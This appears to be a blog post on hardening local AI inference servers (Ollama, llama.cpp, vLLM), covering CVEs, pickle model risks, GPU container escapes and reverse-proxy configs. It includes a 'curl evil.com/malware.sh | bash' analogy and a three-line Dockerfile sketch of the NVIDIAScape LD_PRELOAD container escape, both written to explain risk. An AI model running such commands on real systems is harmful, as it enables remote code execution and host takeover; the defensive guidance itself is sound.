
175,000 Reasons to Read This Post#
“Local AI is private AI.” That’s the pitch. Run your models on your own hardware, keep your data off someone else’s servers, maintain full control.
In January 2026, SentinelLabs and Censys published the results of a 293-day internet-wide scan. They found 175,108 Ollama instances exposed to the internet across 130 countries – no authentication, no encryption, full API access. Nearly half had tool-calling capabilities enabled, meaning attackers could execute code through them.
For context, when Cisco Talos ran a Shodan scan in September 2025, they found 1,139 exposed instances. Four months later, that number had grown 154x.
Inference servers aren’t the only local AI tools getting exposed. OpenClaw – the open-source AI agent formerly known as ClawdBot – hit 145,000 GitHub stars in its first week. Security researchers found over 30,000 exposed instances, a one-click RCE vulnerability (CVE-2026-25253), and 512 vulnerabilities in its initial audit – eight of them critical. Adoption outpaced security by weeks.
In Part 1 of this series, we covered the threat landscape. Part 2 locked down cloud infrastructure. Part 3 configured guardrails. This post covers the attack surface that’s growing fastest: local AI installations running on your own hardware with zero security out of the box.
We’ll go tool by tool – Ollama, llama.cpp, and vLLM – then cover the cross-cutting concerns: model supply chain security, container isolation for GPU workloads, and the network architecture that ties it together.
Quick Glossary#
| Term | What It Means |
|---|---|
| GGUF | GPT-Generated Unified Format – binary format for quantized models, used by llama.cpp and Ollama |
| Safetensors | Hugging Face’s secure model format – stores only tensor data, no executable code |
| Pickle | Python’s serialization format – executes arbitrary code on load by design |
| Quantization | Compressing model weights (e.g., from 16-bit to 4-bit) to reduce memory and compute |
| vLLM | High-throughput inference engine for production LLM serving |
| LLMjacking | Hijacking exposed AI endpoints to run inference on someone else’s compute bill |
| TEE | Trusted Execution Environment – hardware-isolated enclave for sensitive computation |
| LMStudio | Desktop application for running local models – uses llama.cpp under the hood |
That last entry matters. If you’re running LMStudio, Ollama, or any other GUI wrapper for local models, you’re almost certainly running llama.cpp underneath. The security posture of your GUI tool inherits the security posture of its engine.
The Local AI Threat Landscape#
Running AI locally eliminates cloud-specific risks: no data leaving your network, no provider access to your prompts, no API key sprawl. But it introduces three categories of risk that most operators aren’t thinking about.
Category 1: Network Exposure#
The 175,108 exposed Ollama instances aren’t a bug in Ollama. Ollama actually binds to 127.0.0.1 (localhost only) by default. The problem is what happens next: every deployment guide, Docker tutorial, and cloud setup script tells you to set OLLAMA_HOST=0.0.0.0 for remote access. Once you do that – and 175,000 people have – you’re running a model inference server on the public internet with zero authentication.
GreyNoise deployed honeypots and captured 91,403 attack sessions targeting AI endpoints between October 2025 and January 2026:
- SSRF campaign: 62 IPs across 27 countries exploited Ollama’s model pull functionality. Christmas Day 2025 saw a spike of 1,688 sessions in 48 hours.
- Enumeration campaign: Starting December 28, 2025, just two IPs generated 80,469 sessions over 11 days, systematically probing 73+ model endpoints. GreyNoise assessed this as a “professional threat actor building target lists.”
The incentives are obvious. Sysdig’s LLMjacking research showed that hijacked AI compute can cost victims $46,000 per day for Claude 2.x abuse. Their follow-up report found costs scaling to over $100,000 per day with Claude 3 Opus. That’s per day, per compromised endpoint.
Criminal infrastructure around LLMjacking is maturing fast. Pillar Security documented Operation Bizarre Bazaar – the first attributed LLMjacking campaign with a full commercial marketplace. The operation runs three components: a scanner that finds exposed AI endpoints, a validator that tests endpoint quality, and a marketplace that resells access. Between December 2025 and January 2026, it generated 35,000 attack sessions targeting 30+ LLM providers. This isn’t opportunistic – it’s industrialized.
If you’re running a local AI endpoint that’s reachable from the internet, someone is already scanning for it. The GreyNoise data proves this isn’t hypothetical.
Category 2: Model Supply Chain#
Over 80% of models on Hugging Face use pickle-serialized formats. Pickle executes arbitrary code during deserialization — the __reduce__ method allows any callable to run when a pickle file is loaded (Trail of Bits). Even “safe” formats aren’t immune to parser bugs. GGUF doesn’t execute code by design, but Cisco Talos found heap overflow vulnerabilities in the GGUF parser that could lead to code execution via malicious model files.
Category 3: Container Escape#
If you’re running AI workloads in Docker (and most people are), the container boundary is thinner than you think. CVE-2025-23266 – dubbed “NVIDIAScape” – demonstrated container escape from GPU workloads in three lines of Dockerfile. The NVIDIA Container Toolkit trusted unfiltered environment variables, allowing attackers to force the host to load a malicious library.
Hardening Ollama#
Ollama is the most popular tool for running local models. It’s also the most exposed. With 175,108 internet-facing instances and a growing CVE list, hardening Ollama is the highest-priority action for most readers.
What Ships Broken#
| Setting | Default | Security Impact |
|---|---|---|
| Bind address | 127.0.0.1 | Safe – localhost only |
| Port | 11434 | Known target for scanners |
| Authentication | None | No API keys, no user management, no rate limiting |
| TLS | None | All traffic in cleartext |
| Model pull | Unrestricted | Anyone with API access can pull/push models |
The bind address ships safe. The problem is that Ollama has zero authentication mechanism. The moment you change the bind address to 0.0.0.0 for remote access, you’re exposing a completely unauthenticated API. There’s no --api-key flag, no --auth configuration. As of early 2026, authentication is an open feature request. CVE-2025-63389 (CVSS 9.8) formally codified this gap.
Docker compounds this. Ollama’s official Docker image historically defaults to 0.0.0.0 (the container needs external connectivity). Combined with running as root inside the container, this meant the Probllama path traversal (CVE-2024-37032) was trivially exploitable for full RCE in Docker deployments.
CVE History#
| CVE | CVSS | Description | Fixed In |
|---|---|---|---|
| CVE-2024-37032 | 9.1 | “Probllama” – Path traversal via malformed digest in /api/pull enables RCE | 0.1.34 |
| CVE-2024-39720 | 8.2 | Out-of-bounds read via /api/create with malformed GGUF causes crash | 0.1.46 |
| CVE-2025-63389 | 9.8 | Missing authentication enables unauthorized model management | Post-0.12.3 |
| CVE-2025-51471 | – | Cross-domain token exposure via manipulated WWW-Authenticate header | 0.6.7+ |
| CVE-2024-39719 | 7.5 | File existence disclosure via /api/create error messages | 0.1.47 |
| CVE-2024-39721 | 7.5 | DoS via resource exhaustion through /api/create | 0.1.34 |
| CVE-2024-39722 | 7.5 | Path traversal in /api/push exposes directory structure | 0.1.46 |
The Probllama vulnerability (CVE-2024-37032) exploited insufficient validation of the SHA256 digest format in model pull requests. An attacker running a rogue registry server could respond with path traversal payloads, achieving arbitrary file overwrite. In Docker – where Ollama runs as root and historically listened on 0.0.0.0 – this was trivially exploitable for full RCE. Wiz’s writeup has the technical details.
The Oligo Security research that produced CVE-2024-39719 through CVE-2024-39722 found four distinct vulnerabilities in a single audit, all exploitable via single HTTP requests. This is what happens when a tool designed for local development gets deployed as a network service.
Hardening Checklist#
1. Never expose Ollama directly to a network. Put it behind a reverse proxy with authentication.
# Keep Ollama on localhost
export OLLAMA_HOST=127.0.0.1:11434
# Use a reverse proxy (nginx/caddy) with auth -- see Network Architecture section
2. If you must allow remote access, use a VPN or mesh network. Tailscale’s blog explains why. Their setup guide walks through the full Ollama + Open WebUI + Tailscale stack.
3. Keep Ollama updated. Run ollama --version and compare against releases. Seven CVEs in 18 months means falling behind on patches is a real risk.
4. Restrict model sources. Don’t pull models from untrusted registries. In production, block outbound connections to external model registries at the network level.
5. Monitor API usage. Ollama doesn’t log API calls by default. Run it behind a reverse proxy that logs all requests. Unusual patterns – high request rates, requests to /api/pull, connections from unexpected sources – are early indicators of compromise.
6. If running in Docker:
# Bad: exposes on all host interfaces
docker run -p 11434:11434 ollama/ollama

# Better: bind only to localhost
docker run -p 127.0.0.1:11434:11434 ollama/ollama

# Best: internal Docker network + reverse proxy
docker network create --internal ollama-net
docker run --network ollama-net ollama/ollamaLimitations#
Ollama was not designed for production deployment. It lacks authentication, TLS, rate limiting, access logging, and multi-tenancy — none of these exist. The Ollama team is aware of the gap, but as of early 2026, the tool assumes a trusted, single-user, localhost-only environment. For anything beyond that, you need to wrap Ollama in infrastructure that provides what it doesn’t.
Hardening llama.cpp (and LMStudio)#
llama.cpp is the C/C++ inference engine that powers most local model tools. If you’re running LMStudio, you’re running llama.cpp. If you’re running Ollama, you’re running a fork that includes llama.cpp.
I run LMStudio for local model testing. It’s a great tool – clean UI, easy model management, one-click serving. But when I started looking at the CVE list for its underlying engine, I realized the GUI was giving me a false sense of security. The friendly interface doesn’t change what’s running underneath.
The Server Security Model#
| Setting | Default | Security Impact |
|---|---|---|
| Bind address | 127.0.0.1 | Safe – localhost only |
| Authentication | Optional --api-key flag | Available but not enabled by default |
| TLS | None | Cleartext by default |
| RPC server | Disabled | When enabled, listens for tensor operations with no auth |
CVE History#
| CVE | CVSS | Description | Fixed In |
|---|---|---|---|
| CVE-2024-34359 | 9.6 | “Llama Drama” – SSTI via Jinja2 chat templates in GGUF metadata enables RCE (affects llama-cpp-python) | llama-cpp-python 0.2.72 |
| CVE-2024-42479 | 9.8 | Write-what-where in RPC set_tensor enables arbitrary memory write and RCE | b3561 |
| CVE-2024-42478 | 9.8 | Arbitrary memory read in RPC get_tensor | b3561 |
| CVE-2024-21825 | 8.8 | GGUF parser heap overflow in type array/string parsing | Post-18c2e17 |
| CVE-2024-23496 | 8.8 | GGUF parser heap overflow in header parsing | Post-18c2e17 |
| CVE-2025-53630 | High | Integer overflow in GGUF parser leads to heap OOB read/write | Commit 26a48ad |
Two findings from that audit matter most. The RPC server vulnerabilities (CVE-2024-42479/42478) gave attackers arbitrary memory read and write against any instance with the RPC server enabled. And the GGUF parsing vulnerabilities (three distinct heap overflow paths) mean downloading a GGUF model from an untrusted source is not risk-free just because “it’s not pickle.”
CVE-2024-34359 – “Llama Drama” – affected llama-cpp-python (the Python bindings). GGUF models can contain Jinja2 chat templates in metadata. When loaded by vulnerable llama-cpp-python versions, these templates executed arbitrary code via SSTI. Over 6,000 models on Hugging Face were susceptible. GGUF itself doesn’t execute code, but the code that parses GGUF metadata can.
Hardening Checklist#
1. Keep LMStudio and all GUI tools updated. LMStudio bundles llama.cpp – when llama.cpp gets a security patch, update LMStudio to get it. Compare against llama.cpp releases.
2. Don’t enable the RPC server unless you need it. If you do, restrict it to trusted networks and patch to at least build b3561.
3. Use --api-key when running llama-server:
llama-server --model model.gguf --api-key "your-secret-key-here"4. Only load GGUF models from trusted sources. Verify checksums. Prefer models from known publishers with established track records. If you use llama-cpp-python, update to >= 0.2.72 to mitigate the Llama Drama SSTI vulnerability.
Hardening vLLM#
vLLM is the production-grade inference engine – high throughput, tensor parallelism, efficient batching. It’s also the tool with the most dangerous CVE in this entire post.
What Ships Broken#
| Setting | Default | Security Impact |
|---|---|---|
| API server | 0.0.0.0:8000 | Exposed on all interfaces by default |
| Authentication | Optional --api-key | Available but not default |
| ZeroMQ sockets | 0.0.0.0 when Mooncake enabled | Unauthenticated, accepts pickle |
| Model loading | trust_remote_code=False | Bypassable via auto_map |
That first row is the critical difference. vLLM binds to 0.0.0.0 by default – start vllm serve without specifying a host and your inference API is immediately network-accessible.
CVE History#
| CVE | CVSS | Description | Fixed In |
|---|---|---|---|
| CVE-2025-32444 | 10.0 | Pickle deserialization RCE via Mooncake integration over unauthenticated ZeroMQ | 0.8.5 |
| CVE-2025-66448 | 8.8 | RCE via auto_map entries in model config bypasses trust_remote_code=False | 0.11.1 |
| CVE-2025-62164 | 8.8 | Memory corruption via unsafe tensor deserialization in Completions API | 0.11.1 |
CVE-2025-32444 is a perfect 10.0 CVSS. vLLM’s Mooncake integration used pickle.loads() to deserialize data over unauthenticated ZeroMQ sockets on 0.0.0.0. Any attacker on the network could achieve arbitrary code execution with zero credentials.
The auto_map vulnerability (CVE-2025-66448) is equally concerning from a supply chain perspective. Even with trust_remote_code=False, vLLM’s model config loading would fetch and execute arbitrary Python from remote repositories if the config contained an auto_map entry. The mechanism: get_class_from_dynamic_module() downloads and imports Python code without checking the trust flag. A malicious model config on Hugging Face could achieve RCE on any vLLM instance that loaded it, regardless of trust settings.
CVE-2025-62164 rounds out the picture: user-supplied prompt embeddings loaded via torch.load() without validation could trigger out-of-bounds memory writes. Any user who can send requests to the Completions API could crash the server or potentially achieve code execution.
Hardening Checklist#
1. Bind to localhost: vllm serve model-name --host 127.0.0.1 --port 8000
2. Enable API key authentication: vllm serve model-name --api-key "your-secret-key-here"
3. If using Mooncake, update to >= 0.8.5 immediately. Update to >= 0.11.1 for the auto_map fix.
4. Never run with trust_remote_code=True on untrusted models.
5. Network-isolate the inference cluster. vLLM’s distributed components (ZeroMQ, NCCL) should never be accessible from outside the cluster.
Cross-Tool Comparison#
| Capability | Ollama | llama.cpp | vLLM |
|---|---|---|---|
| Default bind | 127.0.0.1 | 127.0.0.1 | 0.0.0.0 |
| Built-in auth | None | --api-key flag | --api-key flag |
| Built-in TLS | None | None | None |
| Model format | GGUF | GGUF | Safetensors, pickle, GGUF |
| Critical CVEs | 7+ | 6+ | 4+ |
| Needs reverse proxy | Yes (mandatory) | Yes (recommended) | Yes (mandatory) |
The common thread: none of these tools ship with production-grade security. All three need a reverse proxy for authentication and TLS. All three have had critical RCE vulnerabilities. The difference is degree – Ollama has no auth mechanism at all, llama.cpp has a basic one, and vLLM has one but defaults to binding on all interfaces. Plan accordingly.
Model Supply Chain Security#
Every tool in the previous sections loads model files. Those files are the new attack vector.
The Pickle Problem#
Python’s pickle format executes arbitrary code during deserialization. This is the serialization mechanism, not a flaw in it — the __reduce__ method allows any callable to run when a pickle file is loaded. Over 80% of models on Hugging Face use pickle-serialized formats.
An attacker embeds a reverse shell, a crypto miner, or a data exfiltrator in the model weights – the code runs the instant the model loads. Researchers cataloged dozens of pickle-based model loading paths across five foundational frameworks (PyTorch, TensorFlow, Keras, Scikit-learn, and Hugging Face Transformers). Loading an untrusted pickle model is functionally equivalent to running curl evil.com/malware.sh | bash. There is no way to make pickle “safe.”
The Safetensors Solution#
Safetensors stores only tensor data – no executable code, no deserialization hooks. Trail of Bits audited the format and found no critical security flaw leading to code execution. Hugging Face is making it the default format, though migration is incomplete.
One second-order risk: HiddenLayer discovered a “Silent Sabotage” attack targeting the safetensors conversion pipeline – attackers can intercept models during format conversion even if the destination format is safe. Always verify the final artifact independently.
The GGUF Middle Ground#
GGUF is structurally safer than pickle – no __reduce__ equivalent. But parser bugs can still achieve code execution (CVE-2024-21825, CVE-2024-23496, CVE-2025-53630), and metadata can be weaponized (CVE-2024-34359 – Jinja2 SSTI). A safe container format means nothing if the parser that opens it has heap overflows.
The Scanner Arms Race#
Hugging Face runs PickleScan on uploaded models. Researchers have achieved 100% bypass rates through multiple techniques:
| Bypass Method | How It Works | Source |
|---|---|---|
| Broken pickle format | 7z compression instead of ZIP evades scanning | ReversingLabs |
| Alternative opcodes | Bdb.run or asyncio gadgets outside the blacklist | Checkmarx |
| Parser discrepancy | Differences between PickleScan parsing and Python execution | Sonatype |
| ZIP flag manipulation | Altered flags prevent detection of malicious files | JFrog |
ProtectAI’s scanning partnership with Hugging Face has scanned 4.47 million model versions and found 352,000 issues across 51,700 models. Blacklist-based scanning of an inherently executable format is a losing game. The real answer is format migration.
Model Format Comparison#
| Property | Pickle | Safetensors | GGUF |
|---|---|---|---|
| Code execution by design | Yes | No | No |
| Parser vulnerabilities | N/A (code runs intentionally) | None found (audited) | Multiple heap overflows |
| Metadata risks | N/A | Minimal | Jinja2 SSTI in templates |
| Recommended for untrusted sources | Never | Yes | With updated parser only |
Model Verification Pipeline#
1. Prefer safetensors. No amount of scanning makes pickle safe – format migration eliminates the risk class entirely.
2. Verify provenance with Sigstore. The OpenSSF Model Signing specification provides cryptographic signing backed by transparency logs. The sigstore/model-transparency project has reached v1.0:
pip install model-signing
model_signing sign ./my-model/ --signature my-model.sig
model_signing verify ./my-model/ --signature my-model.sig \
  --identity "signer@example.com" --identity-provider https://accounts.google.com
3. Scan pickle files with multiple tools if you must use them – PickleScan and ProtectAI’s Guardian.
4. Load untrusted models in sandboxed environments. Container isolation prevents a malicious model from compromising the host.
5. Pin model versions and checksums. Don’t auto-update models in production.
Container Isolation for GPU Workloads#
Docker’s isolation model has a fundamental weakness for GPU workloads. The NVIDIA Container Toolkit punches through the container boundary, and it has been repeatedly compromised:
| CVE | CVSS | Description | Impact |
|---|---|---|---|
| CVE-2024-0132 | 9.0 | TOCTOU vulnerability allows container escape | Full host compromise |
| CVE-2025-23359 | 8.3 | Bypass of CVE-2024-0132 patch via symlink race | Host root filesystem mount |
| CVE-2025-23266 | 9.0 | “NVIDIAScape” – Container escape via LD_PRELOAD in 3-line Dockerfile | Root on host |
The NVIDIAScape exploit is the one to internalize. Wiz Research demonstrated that by setting LD_PRELOAD in a Dockerfile, the nvidia-ctk hook loads that library during container creation, executing attacker code on the host with root:
FROM nvidia/cuda:12.0-base
ENV LD_PRELOAD=/path/to/malicious.so
# That's it. Container escape on creation.
Three lines. Full escape. Three rounds of patch-and-bypass in 10 months. Docker with the NVIDIA Container Toolkit is reasonable for development. It is not a security boundary for multi-tenant environments.
Three Defense Layers#
Layer 1: Hardened Container Runtime. Update NVIDIA Container Toolkit to >= 1.17.8, then:
docker run --user 1000:1000 --cap-drop ALL --cap-add SYS_PTRACE \
  --read-only --tmpfs /tmp --gpus all your-ai-image
Layer 2: Sandbox Runtime. For workloads that need stronger isolation than standard Docker:
gVisor with nvproxy provides application-level sandboxing – it intercepts syscalls and implements a user-space kernel, while nvproxy forwards GPU ioctl calls to the host driver. Supports CUDA on T4, L4, A100, and H100 GPUs. Run with docker run --runtime=runsc --gpus all your-ai-image. The key limitation: GPU ioctl commands pass through to the host driver, so it’s not a full isolation boundary against driver-level exploits.
Kata Containers provides VM-level isolation via lightweight micro-VMs. Each container runs in its own virtual machine with a dedicated kernel, so a container escape compromises the micro-VM – not the host. GPU passthrough is supported with NVIDIA GPU Operator integration. Higher overhead than gVisor but substantially stronger isolation.
Edera takes a different approach: a Type-1 hypervisor providing per-container micro-VMs (“zones”) with GPU isolation, claiming performance within 5% of native containers. Sits below the OS – stronger than gVisor, Kubernetes-compatible.
Layer 3: Confidential Computing. For the highest security requirement – protecting model weights and inference data from even the infrastructure operator:
NVIDIA H100 GPUs support hardware-based TEE with on-die root of trust, AES-GCM-256 encrypted CPU-GPU transfers, and cryptographic attestation. Performance impact is below 7% for typical LLM inference. Requires CPU TEE (AMD SEV-SNP or Intel TDX) and is available in major cloud providers. This integrates with Kata for confidential containers in Kubernetes. Google Cloud offers this as Confidential Accelerators.
Isolation Comparison#
| Approach | Isolation Level | GPU Support | Overhead | Best For |
|---|---|---|---|---|
| Docker + NVIDIA Toolkit | Process/namespace | Full | ~0% | Development, trusted workloads |
| gVisor + nvproxy | Syscall interception | CUDA (T4/L4/A100/H100) | Low | Untrusted models, multi-tenant |
| Kata Containers | Micro-VM | GPU passthrough | Moderate | High-security production |
| Edera | Type-1 hypervisor | GPU isolation | ~5% | Kubernetes GPU workloads |
| NVIDIA H100 CC | Hardware TEE | Full (H100/H200) | <7% | Regulatory, confidential data |
Network Architecture#

The tools don’t provide security. Your network must.
Reference Architecture#
Reverse Proxy Configuration (Caddy)#
# Requires caddy-ratelimit plugin: xcaddy build --with github.com/mholt/caddy-ratelimit
ai.internal.example.com {
    basicauth {
        admin $2a$14$... # bcrypt hash
    }
    rate_limit {
        zone dynamic {
            key    {remote_host}
            events 60
            window 1m
        }
    }
    reverse_proxy localhost:11434
    log {
        output file /var/log/caddy/ai-access.log
        format json
    }
}
nginx gives you more control. The key addition is blocking model management endpoints so even authenticated users can only run inference:
# This directive must be in the http {} block, not inside server {}
limit_req_zone $binary_remote_addr zone=ai:10m rate=30r/m;

server {
    listen 443 ssl;
    server_name ai.internal.example.com;
    ssl_certificate /etc/nginx/ssl/cert.pem;
    ssl_certificate_key /etc/nginx/ssl/key.pem;

    auth_basic "AI Endpoint";
    auth_basic_user_file /etc/nginx/.htpasswd;

    location / {
        limit_req zone=ai burst=10;
        proxy_pass http://127.0.0.1:11434;
    }

    # Block model management endpoints
    location ~ ^/api/(pull|push|delete|create) {
        return 403;
    }
}
Network Segmentation#
For multi-machine setups, segment into four networks: inference API (TLS, auth, rate-limited – only network clients reach), backend (isolated VLAN for ZeroMQ/NCCL inter-node traffic), management (SSH, monitoring, accessible only via bastion/VPN), and model storage (controls which registries are reachable).
For single-machine setups (most Ollama and LMStudio users): keep everything on 127.0.0.1. If you need remote access, use Tailscale or WireGuard rather than exposing ports.
Monitoring#
None of these tools provide adequate logging on their own. The reverse proxy is your primary logging layer. At minimum, alert on:
# Check for unexpected listeners on AI ports
ss -tlnp | grep -E ':(11434|8000|8080|1337)'

# Watch for connections from unexpected sources
ss -tnp | grep -E ':(11434|8000)'| Signal | What It Means |
|---|---|
| Request rate spike | Potential LLMjacking – someone is using your compute |
Requests to /api/pull or /api/push | Model manipulation attempt |
| Error rate spike | Potential fuzzing or exploitation attempt |
| New outbound connections from AI server | Possible SSRF or compromised model callbacks |
The GreyNoise data shows attackers start with enumeration (probing endpoints to see what’s running), then move to exploitation. Detecting the enumeration phase gives you time to respond before exploitation begins.
What To Do Now#
Today (15 minutes)#
# Check what's listening on common AI ports
ss -tlnp | grep -E ':(11434|8000|8080|1337)'
# If you see 0.0.0.0 instead of 127.0.0.1 -- fix it now

# Check tool versions against CVE tables above
ollama --version          # < 0.12.3 = CVE-2025-63389 (CVSS 9.8)
llama-server --version    # < b3561 = CVE-2024-42479 (CVSS 9.8)
nvidia-ctk --version      # < 1.17.8 = container escape CVEs
This Week#
- Put a reverse proxy in front of every AI endpoint with TLS and authentication. The Caddy and nginx configs in the Network Architecture section are ready to adapt. No exceptions – every request to an AI backend must pass through a layer that authenticates and logs.
- Audit your model sources. Where did your GGUF files come from? Are you using pickle models? Create a list of every model file on every machine running AI inference. For each one, document the source, format, and when it was last updated.
- Update NVIDIA Container Toolkit to >= 1.17.8 if running GPU workloads in Docker. CVE-2025-23266 is a 3-line container escape.
- Block model management endpoints (
/api/pull,/api/push,/api/delete,/api/create) at the proxy level.
This Month#
- Implement model verification. Set up a process for verifying model provenance before deployment. Start with SHA-256 checksums of every model file in production. Evaluate Sigstore model signing for cryptographic verification – the tooling is at v1.0 and integrates with major model registries.
- Migrate from pickle to safetensors where possible. Audit every model in your pipeline: what format is it in? If pickle, is a safetensors version available? The Hugging Face Hub lists available formats for each model. For models that only exist in pickle, load them exclusively in sandboxed environments.
- Evaluate container isolation for production GPU workloads. The decision tree: standard Docker for development, gVisor with nvproxy for untrusted models, Kata Containers for high-security, and NVIDIA H100 CC for regulatory compliance.
- Set up a vulnerability monitoring feed. Subscribe to security advisories for the tools you use: Ollama, llama.cpp, vLLM, NVIDIA. The CVE velocity in this space means quarterly reviews aren’t enough.
Series Wrap-Up#
This is the final post in the AI Security series. When I started writing Part 1 in January, the Cisco Talos study showing 1,139 exposed Ollama instances was the headline number. By the time I’m publishing Part 4, that number has grown to 175,108. The criminal infrastructure around LLMjacking went from proof-of-concept to a commercial marketplace. Three NVIDIA Container Toolkit escape vulnerabilities have been disclosed and patched. The vLLM project shipped its first CVSS 10.0 vulnerability. This is the pace of AI security in 2026.
The series arc:
- Part 1: AI Security Fundamentals – the threat landscape, OWASP LLM Top 10, prompt injection
- Part 2: Securing Cloud AI Infrastructure – IAM, VPC, encryption, logging for AWS/Azure/GCP
- Part 3: AI Guardrails and User-Facing Security – content filtering, prompt shields, defense-in-depth
- Part 4: Securing Local AI Installations (this post) – local inference, supply chain, container isolation, network architecture
The single takeaway from the entire series: the defaults are not safe. Every layer of the AI stack requires deliberate hardening. The 175,108 exposed Ollama instances aren’t careless operators — they’re people who installed a tool and didn’t know the defaults would betray them. Don’t be number 175,109.
Staying Current#
- GreyNoise AI threat intelligence for real-time attack data on AI endpoints
- OWASP LLM Top 10 for the evolving vulnerability taxonomy
- vLLM Security Advisories and llama.cpp Security Advisories for tool-specific CVEs
- Hugging Face Security for model supply chain updates
Further Reading#
Tool Documentation:
Vulnerability Research:
- Wiz: Probllama – Ollama Vulnerability CVE-2024-37032
- Wiz: NVIDIAScape – CVE-2025-23266
- Oligo Security: More Models, More ProbLLMs
- Checkmarx: Llama Drama CVE-2024-34359
- ZeroPath: vLLM Auto-Map RCE
- Cisco Talos: GGUF Parser Vulnerabilities
Supply Chain Security:
- Trail of Bits: Exploiting ML Models with Pickle
- Hugging Face: Safetensors Security Audit
- Sonatype: Bypassing PickleScan
- ProtectAI + Hugging Face: 4M Models Scanned
- Google: Model Signing with Sigstore
- OpenSSF Model Signing Specification
Container & GPU Isolation:
- NVIDIA Confidential Computing on H100
- NVIDIA GPU Operator with Kata Containers
- Edera Protect AI
- gVisor: Running GPU Workloads
Threat Intelligence:
- SentinelLabs/Censys: 175,108 Exposed Ollama Hosts
- GreyNoise: Threat Actors Actively Targeting LLMs
- Sysdig: LLMjacking via Stolen Cloud Credentials
- Sysdig: The Growing Dangers of LLMjacking
- Pillar Security: Operation Bizarre Bazaar
- Cisco Talos: Detecting Exposed LLM Servers
Series Navigation:
- Part 1: AI Security Fundamentals
- Part 2: Securing Cloud AI Infrastructure
- Part 3: AI Guardrails and User-Facing Security
- Part 4: Securing Local AI Installations (you are here)